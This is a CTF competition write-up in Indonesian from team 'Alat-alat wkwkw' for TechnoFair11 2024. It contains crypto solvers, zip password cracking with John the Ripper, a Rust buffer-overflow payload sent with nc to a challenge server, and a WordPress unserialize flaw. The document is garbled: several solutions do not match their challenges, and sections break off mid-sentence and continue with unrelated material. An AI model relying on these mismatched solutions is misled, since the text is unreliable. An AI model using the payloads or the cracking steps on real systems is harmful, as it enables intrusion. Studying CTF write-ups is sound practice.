Write Up Penyisihan

TechnoFair11 2024

Team **Alat-alat wkwkw**

anakmamah. Suisayy. JersYY

Table of Contents

Kenangan

Cryptography

Author: macaril

Yoriichi mengencrypt sebuah file gambarnya tetapi dia lupa cara membukanya. Bisakah kamu membantu Yoriichi untuk membuka filenya?

Attachment:
chall.py flag.enc

Lampiran:

app.py

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import os

with open("flag.png", "rb") as f:
     flag = f.read()

key = os.urandom(1) * 16
print(key)
iv = os.urandom(16)
print(iv)
cipher = AES.new(key, AES.MODE_CBC, iv)

ciphertext = cipher.encrypt(pad(flag, AES.block_size))

with open("flag.enc.2", "wb") as f:
     f.write(iv + ciphertext)
```

flag.enc

```
## Encrypted PNG File ##
```

Solusi:

Dari script app.py yang diberikan, terlihat bahwa script mengenkripsi flag.png menggunakan AES dengan IV urandom(16) dan key urandom(1)*16, yang kemudian di output dengan memasukkan IV dan encrypted data kedalam flag.enc. Karena kita sudah tau IV adalah 16 byte pertama dari flag.enc, kita tinggal bruteforce key nya.

Solvernya:

solve.py

```
from os import urandom
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

def decrypt_aes_cbc(encrypted_data, key, iv):
      # Decode the base64 encoded encrypted data
      encrypted_data_bytes = encrypted_data

      # Create a new AES cipher object with the given key and IV
      cipher = AES.new(key, AES.MODE_CBC, iv)

      # Decrypt the data
      decrypted_data = cipher.decrypt(encrypted_data_bytes)

      # Unpad the decrypted data to retrieve the original
plaintext
      #original_data = unpad(decrypted_data, AES.block_size)

      return decrypted_data#original_data

# Decrypt the data
iv = open("./flag.enc", "rb").read()[0:16]
flag = open("./flag.enc", "rb").read()[16:]
dec_flag = flag
while dec_flag[0:4] != b'\x89PNG':
      dec_flag = decrypt_aes_cbc(flag, urandom(1)*16, iv)
with open("flag.dec", "wb") as f:
      f.write(dec_flag)
      #print("Decrypted data:", dec_flag)
```

Hasilnya:

Flag:

`TechnoFair11{Cek_Khodamnya_kakak}`

Xorban

Cryptography

Basic XOR

format flag : TechnoFair11{..}

Author: macaril

Attachment

Xorban.zip

Lampiran:

chall.py

```
import random
from secret import flag

key = [random.randint(1, 256) for _ in range(len(flag))]

xorban = []
enc = []
for i, v in enumerate(key):
    k = 1
    for j in range(i, 0, -1):
        k ^= key[j]
    xorban.append(k)
    enc.append(flag[i] ^ v)

with open("output.txt", "w") as f:
    f.write(f"{xorban=}\n")
    f.write(f"{enc=}\n")
```

chall.py

```
xorban=[1, 243, 128, 75, 251, 28, 249, 9, 231, 152, 154, 2, 237, 223, 175, 17, 5, 150, 118, 14, 173, 151, 242, 240, 176, 10, 209, 29, 236, 208, 222, 177, 183, 91, 162, 8, 12, 103, 221, 30, 119, 184]
enc=[105, 151, 16, 163, 222, 136, 163, 145, 135, 13, 51, 169, 148, 6, 30, 199, 97, 249, 137, 22, 252, 105, 81, 107, 36, 229, 175, 164, 192, 79, 81, 6, 117, 179, 186, 198, 48, 24, 201, 170, 10, 178]
```

Solusi:

Dapat dilihat pada bagian erikut:


Variabel `s` adalah *input* dari *user*. Kemudian, dilakukan operasi XOR antara variabel `s` dengan `v9`, dan nantinya v9 akan dibandingkan dengan *string* "TCF2024". Dengan kata lain, *input* `s` harus bernilai sedemikian rupa sehingga `s ^ v9 = "TCF2024*"`.

Oleh karena itu, untuk mendapatkan nilai `s` yang sesuai, cukup lakukan XOR antara `v9` dan `"TCF2024"`. Berikut adalah kode yang digunakan.

main.c

```
#include <stdio.h>
int main() {
    char data[8];
    *(long long int *)data = 6491219066419089013;

    char result[8] = "TCF2024";

    char key[8];
    for (int i = 0; i < 7; i++) {
```

```
            key[i] = result[i] ^ data[i];
        }
        printf("%s", key);
}
```



Didapatkan bahwa *key* adalah "`!MagiC!`".

Namun, kita tetap perlu mencari *flag* di dalam *binary*. Perhatikan bagian berikut dalam *decompiled code*.

```
char v9[8]; // [sp+10h] [bp-40h]@1
__int64 v10; // [sp+18h] [bp-38h]@1
__int64 v11; // [sp+25h] [bp-2Bh]@1
int i; // [sp+3Ch] [bp-14h]@3

*(_QWORD *)v9 = 6491219066419089013LL;
v10 = 4139509782334935818LL;
*(__int64 *)((char *)&v10 + 5) = 5724670053802668670LL;
v11 = 6653273881952981574LL;
```


Terdapat 3 variabel `v9`, `v10`, dan `v11` yang posisinya berurutan dan ketiga variabel tersebut memiliki nilai. Mungkin ketiga variabel ini merupakan bagian dari *flag*. Oleh karena itu, dilakukan percobaan menggabungkan ketiganya ke dalam satu *array* dan melakukan XOR dengan *key* yang didapatkan sebelumnya.

Berikut adalah kode yang digunakan.

main.c

```
#include <stdio.h>

int main() {
        char key[8] = "!MagiC!";
        char data[30];
        *(long long int *)data = 6491219066419089013;
        *(long long int *)(data + 8) = 4139509782334935818;
        *(long long int *)(data + 8 + 5) = 5724670053802668670;
        *(long long int *)(data + 8 + 5 + 8) = 6653273881952981574;
```

```
        for (int i = 0; i < sizeof(data)/sizeof(data[0]); i++) {
            data[i] = data[i] ^ key[i % 7];
        }
        printf("%s", data);
}
```



Flag pun berhasil didapatkan.

Flag: `TCF2024{Gr3at_St4rt1ng_P01nt}`

Snakebyte

Reverse Engineering

Author: `cauchips`

My colleague sent me a compiled Python file. Why would anyone compile Python source code? Is it possible to get the original Python source code before it was compiled? Can you assist me with this?


Attachment:
`chall.zip`

Solusi:

Diberikan sebuah file pyc, kita bisa langsung decompile ini dengan ‘pycdc’

```
┌──(user㉿LAPTOP-0RV39MV8)-[~/ctf/competition/technofair2024/penyisihan/rev/snakebyte]
└─$ pycdc chall.pyc
# Source Generated with Decompyle++
# File: chall.pyc (Python 3.10)

import sys as S
import re as R
import flag
from transformers import AutoTokenizer as A
T = A.from_pretrained('Xenova/gpt-4')
Tkn = T.tokenize(flag.flag)
Tid = T.convert_tokens_to_ids(Tkn)

def E(n, k, w = ('secret-key', 'Technofair')):
    w_o = sum((lambda .0: for c in .0:
ord(c))(w))
    k_o = (lambda .0: [ ord(c) for c in .0 ])(k)
    k_l = len(k_o)
    Ecd = (lambda .0 = None: [ (x ^ k_o[i % k_l]) * w_o for i, x in .0 ])(enumerate(n))
    return Ecd

Ecd = E(Tid)
print(Ecd)
```


Bisa dilihat bahwa flag di enkripsi menggunakan



File pdf tersebut berisi *flag checker* yang kemungkinan dibuat dengan menambahkan JavaScript di dalamnya. Langkah berikutnya adalah melakukan proses *dump* pada pdf dengan menggunakan pdfextract. Proses *dump* menghasilkan isi dari pdf termasuk *script* js yang ada di dalamnya.

```
┌──(inlandsche㉿LAPTOP-1NTBJABB)-[/mnt/c/Belajar/CTF/Techcompfest/Foren, pemanasan/flag_protected.dump]
└─$ ls
attachments  fonts  images  scripts  streams

┌──(inlandsche㉿LAPTOP-1NTBJABB)-[/mnt/c/Belajar/CTF/Techcompfest/Foren, pemanasan/flag_protected.dump]
└─$ cd scripts/

┌──(inlandsche㉿LAPTOP-1NTBJABB)-[/mnt/c/Belajar/CTF/Techcompfest/Foren, pemanasan/flag_protected.dump/scripts]
└─$ ls
script_-1587853623882901886.js

┌──(inlandsche㉿LAPTOP-1NTBJABB)-[/mnt/c/Belajar/CTF/Techcompfest/Foren, pemanasan/flag_protected.dump/scripts]
└─$ cat script_-1587853623882901886.js
[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]]+(!
]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+([][[]]+[])[+!+[]]+(!
+[])[+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+[])[!+[]+!+[]+!
+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]+(!![]+[])[!+
[]]+(!![]+[])[+!+[]]+([][[]]+[])[+!+[]]+(+[![]]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+(!![]+[])[+[]
]]+(+(!+[]+!+[]+!+[]+[+!+[]]))[(!![]+[])[+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+[])[+!+[]]+(!![]+[])[+
+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+[])[+!+[]]+(!![]+[])[+
[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]]+([][[]]+[])[+[]]+([][(![]+[])[+
+(!![]+[])[+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]]+(!!
]][([][[]]+[])[+!+[]]+(![]+[])[+[]]+([][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+[])[+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]]+(!
]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+(!![]+[])[!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[])[!+[]+!+[]]+(![]+[])[+!+[]]+(!![]+[])[+[]]+[])[+!+[]]+(!![]+[])[+[]]
```

Script js tersebut ternyata telah di-*obfuscate* dengan menggunakan JSF*ck. Oleh karena itu, perlu dilakukan *de obfuscate* untuk melihat *script* asli yang digunakan.



Setelah melakukan decode JSF*ck dan *deobfuscate script* JS, didapatkan hasil berupa kode JS asli yang di dalamnya terdapat variabel flag. Untuk mendapatkan flag, langkah yang dilakukan hanya menjalankan perintah pada variabel flag.

Flag:

`TCF2024{mallic1ous_pdf_is_cr4zyy_e1695f085f069fb1ebb2d9df1d013ecb}`

Web Asem Beli

Reverse Engineering

Author: fire

I just created a secret message in an image file but I want to make it secure so I transform it to audio file. But i think it's not secure enough so i archive it with password. I encrypt it with very strong password. I'am sure no one can crack it because my password is random 15 digit number in base 3. It's very very secure right? ... right??. Then i wrap my file within an image so no one can realize.

Solusi:

Diberikan sebuah file dengan format .jpg, berdasarkan deskripsi pada soal, file di-embed ke dalam gambar tersebut. Kita bisa langsung saja menggunakan binwalk untuk mengekstrak file yang ada di dalam gambar tersebut, dengan perintah:

binwalk -e kobokanaeruluvluv.jpg

```
┌──(seclab027㉿LAPTOP-1MA1IPLL)-[/mnt/d/CTF]
└─$ binwalk -e  kobokanaeruluvluv.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
47519         0xB99F          JPEG image data, JFIF standard 1.01
193266        0x2F2F2         PNG image, 820 x 571, 8-bit/color RGBA, non-interlaced
193357        0x2F34D         Zlib compressed data, compressed
945251        0xE6C63         Zip archive data, encrypted at least v2.0 to extract, compressed size: 2415478, uncompressed size: 2537
098, name: Robot36.wav
3360901       0x334885        End of Zip archive, footer length: 22
3360923       0x33489B        JPEG image data, JFIF standard 1.01
```

Terdapat beberapa file dari hasil binwalk, tetapi yang paling menarik pada file dengan hexadecimal E6C63, karena terdapat file robots36.wav yang sesuai dengan deskripsi soal.

Kita bisa coba ekstraksi file tersebut, tetapi gagal karena sepertinya terenkripsi.

```
┌──(seclab027㉿LAPTOP-1MA1IPLL)-[/mnt/d/CTF/_kobokanaeruluvluv.jpg.extracted]
└─$ unzip -e E6C63.zip
Archive:  E6C63.zip
   skipping: Robot36.wav             unsupported compression method 99
```

Melihat kembali pada deskripsi soal, bahwa untuk password menggunakan random 15 digit number dalam bentuk base 3, kita bisa membuat wordlist untuk password tersebut menggunakan script python:

generate_password.py

```
def base10_to_base3(number):
    if number == 0:
        return "0"

    base3_digits = ""
    while number:
        base3_digits = str(number % 3) + base3_digits
        number //= 3

    return base3_digits.zfill(15)  # Ensure a fixed length of 15 digits

def generate_wordlist():
    wordlist = []

    for i in range(3**15):
        base3_number = base10_to_base3(i)
        wordlist.append(base3_number)

    return wordlist

# Save the wordlist to a file
def save_wordlist(wordlist, filename):
    with open(filename, 'w') as file:
        for item in wordlist:
            file.write("%s\n" % item)

# Generate and save the wordlist
wordlist = generate_wordlist()
save_wordlist(wordlist, 'base3_wordlist.txt')
```


Maka, apabila dijalankan akan menghasilkan wordlists yang bisa kita gunakan untuk crack password file .zip tersebut.

kita bisa menggunakan tools johnTheRipper untuk mencaritau passwordnya:

john hash --wordlist=/mnt/d/CTF/base3_wordlist.txt


```
┌──(seclab027㉿LAPTOP-1MA1IPLL)-[/mnt/d/CTF/_kobokanaeruluvluv.jpg.extracted]
└─$ john hash --wordlist=/mnt/d/CTF/base3_wordlist.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 2415450 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
012012010121022  (E6C63/Robot36.wav)
1g 0:00:00:22 DONE (2023-12-30 11:03) 0.04411g/s 122500p/s 122500c/s 122500C/s 012011211201220..012020002110002
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Hasilnya, kita mendapatkan password untuk hash dari file .zip tersebut yang bisa kita gunakan untuk mengekstraksi file.



Dan berhasil melakukan ekstraksi pada file tersebut dengan menghasilkan file Robots36.wav.

Pada deskripsi soal, probset mengubah file yang semula image menjadi dalam bentuk audio, dan melihat dari judul file .wav tersebut, dapat kita simpulkan bahwa kita dapat menggunakan tools “Robot36” untuk mengubah kembali dari bentuk audio menjadi image.



Dan hasilnya kita berhasil mengubahnya menjadi bentuk gambar kembali sekaligus mendapatkan flag-nya.

Flag:

`TCF2024{w0w_congrats_you_win}`

Snakebyte Mk II

Reverse Engineering

rust is pwnable? not sure

nc 103.152.242.78 23337

Lampiran:

File
pwnable.tar.gz

Solusi:

Diberikan sebuah kode program dan *file executable* dengan menggunakan bahasa Rust. Dalam kode program terdapat beberapa fungsi dan terdapat *vuln* bof di dalamnya.

```
fn main() {
    println!("wat sud i do wit rust?");
    let buf: Vec<u8> = input("> ");
    let mut pwn = Pwnable {
        data: [0; 500],
        win: 0
    };
    unsafe { std::ptr::copy(buf.as_ptr(), pwn.data.as_mut_ptr(), buf.len()) }
    if pwn.win as usize == 0xdeadb19b00b5dead {
        read_flag();
        exit(0);
    } else {
        println!("nope");
        exit(1);
    }
```

Inti dari *challenge* ini adalah merubah variabel pwn.win dari 0 menjadi `0xdeadb19b00b5dead` agar memanggil fungsi read_flag. Untuk mendapatkan *offset* sebelum melakukan *overwrite*, dilakukan dengan merubah kode dan menambahkan print *value* dari variabel pwn.win untuk mempermudah.

```
┌──(inlandsche㉿LAPTOP-1NTBJABB)-[/mnt/c/Belajar/CTF/Techcompfest/pwnable]
└─$ ./main
wat sud i do wit rust?
> a
0
flag function address: x559104e780c0
hackvist.point after strcpy: x0
nope

┌──(inlandsche㉿LAPTOP-1NTBJABB)-[/mnt/c/Belajar/CTF/Techcompfest/pwnable]
└─$ python -c "print('a'*504)" | ./main
wat sud i do wit rust?
> 10
flag function address: x55b4388890c0
hackvist.point after strcpy: xa
nope
```

Setelah melakukan beberapa kali percobaan, dapat dihasilkan *offset* dari program tersebut adalah 504. Langkah terakhir adalah melakukan proses pembuatan payload yang terdiri dari 504 buffer ditambah dengan 0xdeadb19b00b5dead dalam little endian.

```
┌──(inlandsche㉿LAPTOP-1NTBJABB)-[/mnt/c/Belajar/CTF/Techcompfest/pwnable]
└─$ echo -e "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xad\xde\xb5\x00\x9b\xb1\xad\xde" | nc 103.152.242.78 23337
wat sud i do wit rust?
> TCF2024{pagi_pagi_begini_main_ctf?_hoaam_tidur_pun_sodap_ni}
```

Dengan menggunakan payload tersebut, flag dari *challenge* ini berhasil untuk didapatkan.

Flag:

`TCF2024{pagi_pagi_begini_main_ctf?_hoaam_tidur_pun_sodap_ni}`


DUMPling

Forensic

hufttt, saya lupa dimana menyimpan folder flag nya :(

Solusi:

Diberikan sebuah *raw file* yang berisi *memory dump* dari komputer probset. Karena file ini berupa *memory dump*, kita bisa menggunakan tools seperti volatility untuk melakukan analisis terhadap *memory* tersebut.



Langkah awal melakukan analisis terhadap *file* pada *memory*. Bisa dilihat pada gambar di atas, terdapat beberapa *file* dan *folder* yang bertulisan flag, namun ada satu file yang menarik, yaitu "***clue.txt***".

```php
public function register_rest_endpoints()
{
    register_rest_route('malc/v1', '/handle_data', array(
        'methods' => 'POST',
        'callback' => array($this, 'rest_handle_data'),
    ));
}

public function rest_handle_data(WP_REST_Request $data)
{
    $key = $data->get_json_params()['key'];
    $code = $data->get_json_params()['code'];

    if ($key && $code) {
        $processed_data = maybe_unserialize($code);

        if ($processed_data !== false) {
            // not implemented yet
            // $this->update_option($key, $processed_data);

            return rest_ensure_response([
                'message' => 'Data successfully processed and stored!',
                'result' => $processed_data,
            ]);
        } else {
            return $this->error_response('Invalid data');
        }
    }
```

Fungsi tersebut akan menerima masukan dari pengguna melalui metode POST pada *endpoint* /handle-data dengan dua item yaitu key dan code. Dua *item* tersebut kemudian akan diproses pada fungsi rest_handle_data dimana *value* dari code akan dilakukan unserialize. Artinya, dapat dilakukan proses eksploitasi dengan memanfaatkan input code tersebut.

